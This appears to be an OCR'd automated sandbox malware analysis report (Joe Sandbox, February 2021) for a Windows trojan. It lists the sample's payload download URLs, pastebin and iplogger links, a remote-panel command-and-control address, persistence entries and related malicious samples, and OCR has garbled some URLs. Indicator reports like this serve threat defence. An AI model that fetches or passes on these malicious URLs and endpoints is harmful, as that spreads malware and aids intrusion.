
Name	Source	Malicious	Antivirus Detection	Reputation
http://https://iplogger.org/1r2et7	8TD8GfTtaW.exe, 00000000.00000002.273099418.00000000031C1000.00000004.00000001.sdmp, 8TD8GfTtaW.exe, 00000000.00000002.268341781.0000000001392000.00000020.00020000.sdmp	false		high
http://ocsp.sectigo.com0	8TD8GfTtaW.exe, 00000000.00000002.273424005.00000000032B2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.datacontract.org	nulhfhsi.exe, 00000004.00000002.468885799.000000000380D000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://web-security-reports.services.atlassian.com/csp-report/bb-website;	nulhfhsi.exe, 00000004.00000002.470007961.00000000038BB000.00000004.00000001.sdmp, nulhfhsi.exe, 00000004.00000002.470253286.00000000038F2000.00000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/soap/envelope/	nulhfhsi.exe, 00000004.00000002.470007961.00000000038BB000.00000004.00000001.sdmp	false		high
http://schemas.datacontract.org/2004/07/CONTEXT.Models.Enums	nulhfhsi.exe, 00000004.00000002.468885799.000000000380D000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://87.251.71.75:32144	nulhfhsi.exe, 00000004.00000002.468885799.000000000380D000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/soap/envelope/D	nulhfhsi.exe, 00000004.00000002.467743412.0000000003751000.00000004.00000001.sdmp	false		high
http://https://blog.agencia10x.com/dance.exe	8TD8GfTtaW.exe, 00000000.00000002.273321080.000000000326A000.00000004.00000001.sdmp, 8TD8GfTtaW.exe, 00000000.00000002.273251560.0000000003200000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://tempuri.org/	nulhfhsi.exe, 00000004.00000002.470007961.00000000038BB000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.geoplugin.net/json.gp?ip=https://api.ip.sb/geoip	nulhfhsi.exe	false	• Avira URL Cloud: safe	unknown
http://https://wtfismyip.com/text	nulhfhsi.exe	false		high
http://https://pastebin.com/raw/WmBNYXYN	8TD8GfTtaW.exe, 00000000.00000002.273099418.00000000031C1000.00000004.00000001.sdmp	false		high
http://https://api.ipify.org	nulhfhsi.exe, nulhfhsi.exe, 00000004.00000002.443721950.00000000003B2000.00000040.00020000.sdmp	false		high
http://https://bbuseruploads.s3.amazonaws.com/17d04c6a-c1d1-40c0-985a-f0740a053130/downloads/e9515cd4-e4be-	nulhfhsi.exe, 00000004.00000002.470007961.00000000038BB000.00000004.00000001.sdmp, nulhfhsi.exe, 00000004.00000002.470253286.00000000038F2000.00000004.00000001.sdmp	false		high
http://https://d301sr5gafysq2.cloudfront.net;	nulhfhsi.exe, 00000004.00000002.470253286.00000000038F2000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://tempuri.org/IRemotePanel/GetTasksResponse	nulhfhsi.exe, 00000004.00000002.467743412.0000000003751000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://tempuri.org/IRemotePanel/SendClientInfo	nulhfhsi.exe, 00000004.00000002.467743412.0000000003751000.00000004.00000001.sdmp, nulhfhsi.exe, 00000004.00000002.471019323.00000000003A19000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.thawte.com/ThawteTimestampingCA.crl0	nulhfhsi.exe, 00000004.00000002.470510762.00000000039A9000.00000004.00000001.sdmp, 8TD8GfTtaW.exe	false		high
http://schemas.xmlsoap.org/ws/2004/08/addressing/fault	nulhfhsi.exe, 00000004.00000002.467743412.0000000003751000.00000004.00000001.sdmp	false		high
http://https://blog.agencia10x.com	8TD8GfTtaW.exe, 00000000.00000002.273445226.00000000032D7000.00000004.00000001.sdmp, nulhfhsi.exe, 00000004.00000002.468885799.000000000380D000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://sectigo.com/CPS0D	8TD8GfTtaW.exe, 00000000.00000002.273424005.00000000032B2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://tempuri.org/0	nulhfhsi.exe, 00000004.00000002.467743412.0000000003751000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	8TD8GfTtaW.exe, 00000000.00000002.273099418.00000000031C1000.00000004.00000001.sdmp, nulhfhsi.exe, 00000004.00000002.467743412.0000000003751000.00000004.00000001.sdmp	false		high
http://https://bitbucket.org	nulhfhsi.exe, 00000004.00000002.470173902.00000000038E5000.00000004.00000001.sdmp	false		high
http://bbuseruploads.s3.amazonaws.com	nulhfhsi.exe, 00000004.00000002.470253286.00000000038F2000.00000004.00000001.sdmp	false		high
http://195.2.84.91/nvidia.zip	lxoqz3o0.exe, lxoqz3o0.exe, 00000006.00000003.270094452.000000000BE0000.00000004.00000001.sdmp, RantimeBroker.exe, RantimeBroker.exe, 0000000E.00000002.501705858.0000000001132000.00000020.00020000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://iplogger.org/1tsef7	lxoqz3o0.exe, lxoqz3o0.exe, 00000006.00000003.270094452.000000000BE0000.00000004.00000001.sdmp, RantimeBroker.exe, RantimeBroker.exe, 0000000E.00000002.501705858.0000000001132000.00000020.00020000.sdmp	false		high
http://tempuri.org/IRemotePanel/GetSettingsResponse	nulhfhsi.exe, 00000004.00000002.467743412.0000000003751000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://87.251.71.75:3214	nulhfhsi.exe, 00000004.00000002.467743412.0000000003751000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://ipinfo.io/ip%appdata%	nulhfhsi.exe, nulhfhsi.exe, 00000004.00000002.443721950.00000000003B2000.00000040.00020000.sdmp	false		high
http://https://iplogger.org/1n6Zw7	powershell.exe, 00000020.00000002.502282965.0000000000B40000.00000004.00000020.sdmp	false		high
http://tempuri.org/IRemotePanel/SendClientInfoResponse	nulhfhsi.exe, 00000004.00000002.467743412.0000000003751000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://bbuseruploads.s3.amazonaws.com	nulhfhsi.exe, 00000004.00000002.470253286.00000000038F2000.00000004.00000001.sdmp	false		high
http://tempuri.org/IRemotePanel/GetTasks	nulhfhsi.exe, 00000004.00000002.467743412.0000000003751000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://icanhazip.com5https://wtfismyip.com/textCbot.whatismyipaddress.com/3http://checkip.dy	nulhfhsi.exe, 00000004.00000002.443721950.00000000003B2000.00000040.00020000.sdmp	false	• Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous	nulhfhsi.exe, 00000004.00000002.467743412.0000000003751000.00000004.00000001.sdmp	false		high
http://schemas.datacontract.org/2004/07/	nulhfhsi.exe, 00000004.00000002.468885799.000000000380D000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://blog.agencia10x.com/Done.exe	nulhfhsi.exe, 00000004.00000002.468885799.000000000380D000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://bitbucket.org	nulhfhsi.exe, 00000004.00000002.470173902.00000000038E5000.00000004.00000001.sdmp	false		high
http://ocsp.thawte.com0	nulhfhsi.exe, 00000004.00000002.470510762.00000000039A9000.00000004.00000001.sdmp, 8TD8GfTtaW.exe	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.ip.sb	nulhfhsi.exe, 00000004.00000002.467743412.0000000003751000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://87.251.71.75:	nulhfhsi.exe, 00000004.00000002.470648936.00000000039CD000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://duckduckgo.com/favicon.icohttps://duckduckgo.com/?q=	nulhfhsi.exe, 00000004.00000002.471282250.0000000003A52000.00000004.00000001.sdmp	false		high
http://87.251.71.75:3214t	nulhfhsi.exe, 00000004.00000002.470648936.00000000039CD000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://checkip.dyndns.org	nulhfhsi.exe	false	• Avira URL Cloud: safe	unknown
http://tempuri.org/IRemotePanel/CompleteTaskResponse	nulhfhsi.exe, 00000004.00000002.467743412.0000000003751000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://search.yahoo.com/favicon.icohttps://search.yahoo.com/search	nulhfhsi.exe, 00000004.00000002.471282250.0000000003A52000.00000004.00000001.sdmp	false		high
http://nsis.sf.net/NSIS_ErrorError	nulhfhsi.exe, 00000004.00000002.470069554.00000000038C0000.00000004.00000001.sdmp, evs.exe, 00000016.00000000.419601888.000000000040A000.00000008.00020000.sdmp, evs.exe.4.dr	false		high
http://https://iplogger.org/1n6Zw7C:o9P	powershell.exe, 00000020.00000002.507518014.0000000000DD0000.00000004.00000040.sdmp	false		high
http://https://pastebin.com/raw/bnxCb5RPChttps://pastebin.com/raw/WmBNYXYN&	8TD8GfTtaW.exe, 00000000.00000002.268341781.0000000001392000.00000020.00020000.sdmp	false		high
http://https://iplogger.org	8TD8GfTtaW.exe, 00000000.00000002.273099418.00000000031C1000.00000004.00000001.sdmp	false		high
http://bot.whatismyipaddress.com/	nulhfhsi.exe, nulhfhsi.exe, 00000004.00000002.467743412.0000000003751000.00000004.00000001.sdmp	false		high
http://https://ac.ecosia.org/autocomplete?q=	nulhfhsi.exe, 00000004.00000002.471282250.0000000003A52000.00000004.00000001.sdmp	false		high
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	8TD8GfTtaW.exe, 00000000.00000002.273424005.00000000032B2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://nsis.sf.net/NSIS_Error	evs.exe, evs.exe, 00000016.00000000.419601888.000000000040A000.00000008.00020000.sdmp, evs.exe.4.dr	false		high
http://s3-1-w.amazonaws.com	nulhfhsi.exe, 00000004.00000002.470253286.00000000038F2000.00000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/08/addressing	nulhfhsi.exe, 00000004.00000002.467743412.0000000003751000.00000004.00000001.sdmp	false		high
http://195.2.84.91/amd.zip	lxoqz3o0.exe, lxoqz3o0.exe, 00000006.00000003.270094452.000000000BE0000.00000004.00000001.sdmp, RantimeBroker.exe, RantimeBroker.exe, 0000000E.00000002.501705858.0000000001132000.00000020.00020000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://blog.agencia10x.com4	8TD8GfTtaW.exe, 00000000.00000002.273321080.000000000326A000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	8TD8GfTtaW.exe, 00000000.00000002.273424005.00000000032B2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://bitbucket.org/mminminminmin05/testtest/downloads/flesh.exe	nulhfhsi.exe, 00000004.00000002.468885799.000000000380D000.00000004.00000001.sdmp, nulhfhsi.exe, 00000004.00000002.470173902.00000000038E5000.00000004.00000001.sdmp	false		high
http://tempuri.org/IRemotePanel/Complete	nulhfhsi.exe, 00000004.00000002.470648936.00000000039CD000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://blog.agencia10x.com/mex.exe	8TD8GfTtaW.exe, 00000000.00000002.273321080.000000000326A000.00000004.00000001.sdmp, 8TD8GfTtaW.exe, 00000000.00000002.273424005.00000000032B2000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://pastebin.com4	8TD8GfTtaW.exe, 00000000.00000002.273278567.0000000003208000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://tempuri.org/IRemotePanel/CompleteTask	nulhfhsi.exe, 00000004.00000002.470648936.00000000039CD000.00000004.00000001.sdmp, nulhfhsi.exe, 00000004.00000002.468811238.00000003805000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://tempuri.org/IRemotePanel/GetSettings	nulhfhsi.exe, 00000004.00000002.467743412.0000000003751000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://duckduckgo.com/chrome_newtabt	nulhfhsi.exe, 00000004.00000002.471282250.0000000003A52000.00000004.00000001.sdmp	false		high
http://https://pastebin.com/raw/bnxCb5RP	8TD8GfTtaW.exe, 00000000.00000002.273099418.00000000031C1000.00000004.00000001.sdmp	false		high
http://https://aui-cdn.atlassian.com	nulhfhsi.exe, 00000004.00000002.470007961.00000000038BB000.00000004.00000001.sdmp, nulhfhsi.exe, 00000004.00000002.470253286.00000000038F2000.00000004.00000001.sdmp	false		high
http://https://cdn.ecosia.org/assets/images/ico/favicon.icohttps://www.ecosia.org/search?q=	nulhfhsi.exe, 00000004.00000002.471282250.0000000003A52000.00000004.00000001.sdmp	false		high
http://blog.agencia10x.com	8TD8GfTtaW.exe, 00000000.00000002.273445226.00000000032D7000.00000004.00000001.sdmp, nulhfhsi.exe, 00000004.00000002.470069554.00000000038C0000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/soap/actor/next	nulhfhsi.exe, 00000004.00000002.467743412.0000000003751000.00000004.00000001.sdmp	false		high
http://https://search.yahoo.com/sugg/chrome?output=fxjson&appid=crmas&command=	nulhfhsi.exe, 00000004.00000002.471282250.0000000003A52000.00000004.00000001.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
104.21.67.51	unknown	United States		13335	CLOUDFLARENETUS	true
195.2.84.91	unknown	Russian Federation		6903	ZENON-ASMoscowRussiaRU	false

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
172.67.213.210	unknown	United States		13335	CLOUDFLARENETUS	false
193.0.6.135	unknown	Netherlands		3333	RIPE-NCC-ASReseauxIPEuropeensNetworkCoordinationCentre	false
52.217.107.52	unknown	United States		16509	AMAZON-02US	false
51.68.21.186	unknown	France		16276	OVHFR	false
104.23.99.190	unknown	United States		13335	CLOUDFLARENETUS	false
104.192.141.1	unknown	United States		16509	AMAZON-02US	false
88.99.66.31	unknown	Germany		24940	HETZNER-ASDE	false
87.251.71.75	unknown	Russian Federation		49877	RMINJINERINGRU	false
192.0.47.59	unknown	United States		16876	ICANN-DCUS	false

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	356507
Start date:	23.02.2021
Start time:	09:10:10
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 17m 31s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	8TD8GfTtaW.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	38
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.adwa.spyw.evad.mine.winEXE@37/49@16/12
EGA Information:	Failed
HDC Information:	• Successful, ratio: 26% (good quality ratio 25.3%) • Quality average: 82.5% • Quality standard deviation: 25.9%
HCA Information:	Failed
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Warnings:	Show All • Behavior information exceeds normal sizes, reducing to normal. Report will have missing behavior information. • TCP Packets have been reduced to 100 • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, BackgroundTransferHost.exe, ielowutil.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, WmiPrvSE.exe, svchost.exe • Excluded IPs from analysis (whitelisted): 13.88.21.125, 40.88.32.150, 104.43.193.48, 92.122.145.220, 104.42.151.234, 23.218.208.56, 2.20.142.210, 2.20.142.209, 51.103.5.186, 104.26.12.31, 172.67.75.172, 104.26.13.31, 88.221.62.148, 152.199.19.161 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, store-images.s-microsoft.com-c.edgekey.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, e11290.dspg.akamaiedge.net, iecvlist.microsoft.com, skypedataprdcoleus15.cloudapp.net, e12564.dspb.akamaiedge.net, wns.notify.trafficmanager.net, go.microsoft.com, audownload.windowsupdate.nsatc.net, watson.telemetry.microsoft.com, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, client.wns.windows.com, api.ip.sb.cdn.cloudflare.net, fs.microsoft.com, ie9comview.vo.msecnd.net, updates.microsoft.com, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, a767.dscg3.akamai.net, skypedataprdcolcus15.cloudapp.net, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, go.microsoft.com.edgekey.net, skypedataprdcolwus15.cloudapp.net, skypedataprdcolwus16.cloudapp.net, vip2-par02p.wns.notify.trafficmanager.net, cs9.wpc.v0cdn.net • Report size exceeded maximum capacity and may have missing behavior information. • Report size exceeded maximum capacity and may have missing network information. • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
09:11:19	API Interceptor	1x Sleep call for process: 8TD8GfTtaW.exe modified
09:11:29	Task Scheduler	Run new task: Windows Service Microsoft Corporation path: C:\Users\user\AppData\Roaming\Windows\RanimeBroker.exe
09:12:15	API Interceptor	167x Sleep call for process: nulhfhsi.exe modified
09:12:52	Autostart	Run: C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Chrome updater.exe

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
104.23.99.190	u6Wf8vCDUv.exe	Get hash	malicious	Browse	• pastebin.com/raw/BCAJ8TgJ
	Recept.exe	Get hash	malicious	Browse	• pastebin.com/raw/BCAJ8TgJ
	7fYoHeaCBG.exe	Get hash	malicious	Browse	• pastebin.com/raw/XMKKNkb0
	r0QRptqiCl.exe	Get hash	malicious	Browse	• pastebin.com/raw/XMKKNkb0
	JDgYMW0LHW.exe	Get hash	malicious	Browse	• pastebin.com/raw/XMKKNkb0
	kigAlmMyB1.exe	Get hash	malicious	Browse	• pastebin.com/raw/XMKKNkb0
	5T4Ykc0VSK.exe	Get hash	malicious	Browse	• pastebin.com/raw/XMKKNkb0
	afvhKak0Ir.exe	Get hash	malicious	Browse	• pastebin.com/raw/XMKKNkb0
	1KITgJnGbI.exe	Get hash	malicious	Browse	• pastebin.com/raw/XMKKNkb0
	DovV3LuJ6I.exe	Get hash	malicious	Browse	• pastebin.com/raw/XMKKNkb0
	66f8F6WvC1.exe	Get hash	malicious	Browse	• pastebin.com/raw/XMKKNkb0
	PxwWcmbMC5.exe	Get hash	malicious	Browse	• pastebin.com/raw/XMKKNkb0
	XnAJZR4NcN.exe	Get hash	malicious	Browse	• pastebin.com/raw/XMKKNkb0
	uqXsQvWMnL.exe	Get hash	malicious	Browse	• pastebin.com/raw/XMKKNkb0
	I8r7e1pqac.exe	Get hash	malicious	Browse	• pastebin.com/raw/XMKKNkb0
	VrR9J0FnSG.exe	Get hash	malicious	Browse	• pastebin.com/raw/XMKKNkb0
	dEpoPWHmoI.exe	Get hash	malicious	Browse	• pastebin.com/raw/XMKKNkb0
	zZp3oXclum.exe	Get hash	malicious	Browse	• pastebin.com/raw/XMKKNkb0
	aTZQZVVriQ.exe	Get hash	malicious	Browse	• pastebin.com/raw/XMKKNkb0
	U23peRXm5Z.exe	Get hash	malicious	Browse	• pastebin.com/raw/XMKKNkb0
193.0.6.135	kmU6NKmBPV.exe	Get hash	malicious	Browse	
	AHfG1a8jFs.exe	Get hash	malicious	Browse	
	ydQ0ICWj5v.exe	Get hash	malicious	Browse	
	r4yGYPyWb7.exe	Get hash	malicious	Browse	
	aif9fEvN5g.exe	Get hash	malicious	Browse	
	ProtonVPN.exe	Get hash	malicious	Browse	
	bZ9avvcHvE.exe	Get hash	malicious	Browse	
	CmJ6qDTzvM.exe	Get hash	malicious	Browse	
	RRLrVfeAXb.exe	Get hash	malicious	Browse	
	m3eJIFyc68.exe	Get hash	malicious	Browse	
	Dmjsru7tdt.exe	Get hash	malicious	Browse	
	5FKzdCQAY0.exe	Get hash	malicious	Browse	
	mq28SXD6jb.exe	Get hash	malicious	Browse	
	w4XSMSClXm.exe	Get hash	malicious	Browse	
	UJuYMehogg.exe	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	ITZ5fvovia.exe	Get hash	malicious	Browse	
	BcSLaQV3wf.exe	Get hash	malicious	Browse	
	45EUwtDW2Q.exe	Get hash	malicious	Browse	
	Q8XSs7tx9Y.exe	Get hash	malicious	Browse	
	VYTqKrm2vw.exe	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ianawhois.vip.icann.org	kmU6NKmBPV.exe	Get hash	malicious	Browse	• 192.0.47.59
	AHfG1a8jFs.exe	Get hash	malicious	Browse	• 192.0.47.59
	ydQ0ICWj5v.exe	Get hash	malicious	Browse	• 192.0.47.59
	r4yGYPyWb7.exe	Get hash	malicious	Browse	• 192.0.47.59
	aif9fEvN5g.exe	Get hash	malicious	Browse	• 192.0.47.59
	ProtonVPN.exe	Get hash	malicious	Browse	• 192.0.47.59
	bZ9avvcHvE.exe	Get hash	malicious	Browse	• 192.0.47.59
	CmJ6qDTzvM.exe	Get hash	malicious	Browse	• 192.0.47.59
	RRLrVfeAXb.exe	Get hash	malicious	Browse	• 192.0.47.59
	m3eJIFyc68.exe	Get hash	malicious	Browse	• 192.0.47.59
	7E6gDkEV97.exe	Get hash	malicious	Browse	• 192.0.47.59
	Dmjsru7tdt.exe	Get hash	malicious	Browse	• 192.0.47.59
	5FKzdCQAY0.exe	Get hash	malicious	Browse	• 192.0.47.59
	mq28SXD6jb.exe	Get hash	malicious	Browse	• 192.0.47.59
	w4XSMSClXm.exe	Get hash	malicious	Browse	• 192.0.47.59
	UJuYMehogg.exe	Get hash	malicious	Browse	• 192.0.47.59
	ITZ5fvovia.exe	Get hash	malicious	Browse	• 192.0.47.59
	BcSLaQV3wf.exe	Get hash	malicious	Browse	• 192.0.47.59
	45EUwtDW2Q.exe	Get hash	malicious	Browse	• 192.0.47.59
	HkWufxDsbJ.exe	Get hash	malicious	Browse	• 192.0.47.59
bitbucket.org	9966HSw7WJ.exe	Get hash	malicious	Browse	• 104.192.141.1
	PbuEyOavb0.exe	Get hash	malicious	Browse	• 104.192.141.1
	SecuriteInfo.com.Trojan.PWS.Siggen2.61222.12968.exe	Get hash	malicious	Browse	• 104.192.141.1
	tyxCV1ouryr7.exe	Get hash	malicious	Browse	• 104.192.141.1
	SecuriteInfo.com.Trojan.DownLoader36.34557.26355.exe	Get hash	malicious	Browse	• 104.192.141.1
	9oUx9PzdSA.exe	Get hash	malicious	Browse	• 104.192.141.1
	Symptomaticshon5.exe	Get hash	malicious	Browse	• 104.192.141.1
	atikmdag-patcher 1.4.7.exe	Get hash	malicious	Browse	• 104.192.141.1
	monthly financial statement.doc	Get hash	malicious	Browse	• 104.192.141.1
	contrato-transferencia.docm	Get hash	malicious	Browse	• 104.192.141.1
	ordem-de-comprajk.docm	Get hash	malicious	Browse	• 104.192.141.1
	Curriculo Laura.xlsm	Get hash	malicious	Browse	• 104.192.141.1
	Curriculo Laura.xlsm	Get hash	malicious	Browse	• 104.192.141.1
	prints-eduardo-bolsonaro.docm	Get hash	malicious	Browse	• 104.192.141.1
	Curriculo Laura.xlsm	Get hash	malicious	Browse	• 104.192.141.1
	prints carlos bolsonaro.docm	Get hash	malicious	Browse	• 104.192.141.1
	prints carlos bolsonaro.docm	Get hash	malicious	Browse	• 104.192.141.1
	prints carlos bolsonaro.docm	Get hash	malicious	Browse	• 104.192.141.1
	atikmdag-patcher 1.4.8.exe	Get hash	malicious	Browse	• 104.192.141.1
	Xeron_Scan2021002111002.doc	Get hash	malicious	Browse	• 104.192.141.1

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CLOUDFLARENETUS	PURCHASE ITEMS.exe	Get hash	malicious	Browse	• 172.67.172.17
	Shipping Document PL&BL Draft.exe	Get hash	malicious	Browse	• 172.67.188.154
	CN-Invoice-XXXXX9808-19011143287992.exe	Get hash	malicious	Browse	• 172.67.172.17
	Halkbank_Ekstre_20210223_082357_541079.exe	Get hash	malicious	Browse	• 172.67.188.154
	quotation_PR # 00459182..exe	Get hash	malicious	Browse	• 172.67.172.17
	FOB offer_1164087223_I0133P2100363812.PDF.exe	Get hash	malicious	Browse	• 104.21.19.200
	PURCHASE ORDER CONFIRMATION.exe	Get hash	malicious	Browse	• 172.67.188.154
	22 FEB -PROCESSING.xlsx	Get hash	malicious	Browse	• 172.67.160.246
	Yao Han Industries 61007-51333893QR001U,pdf.exe	Get hash	malicious	Browse	• 172.67.188.154
	PAYMENTADVICENOTE103_SWIFTCOPY0909208.exe	Get hash	malicious	Browse	• 172.67.172.17
	ORDER LIST.xlsx	Get hash	malicious	Browse	• 23.227.38.74

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	(appproved)WJO-TT180,pdf.exe	Get hash	malicious	Browse	• 104.21.19.200
	purchase order.exe	Get hash	malicious	Browse	• 172.67.188.154
	9073782912,pdf.exe	Get hash	malicious	Browse	• 172.67.188.154
	SOS URGENT RFQ #2345.exe	Get hash	malicious	Browse	• 104.21.19.200
	INV_PR2201.docm	Get hash	malicious	Browse	• 162.159.13 4.233
	XP 6.xlsx	Get hash	malicious	Browse	• 172.67.172.17
	b0PmDaDeNh.dll	Get hash	malicious	Browse	• 104.20.184.68
	PO_210222.exe	Get hash	malicious	Browse	• 23.227.38.74
	Sw5kF7zkty.exe	Get hash	malicious	Browse	• 162.159.13 4.233
ZENON-ASMoscowRussiaRU	O0B8ie2Wx5.exe	Get hash	malicious	Browse	• 195.2.85.147
	6f4D1pyRb9.exe	Get hash	malicious	Browse	• 195.2.85.147
	fqGEBlycxR.exe	Get hash	malicious	Browse	• 195.2.85.147
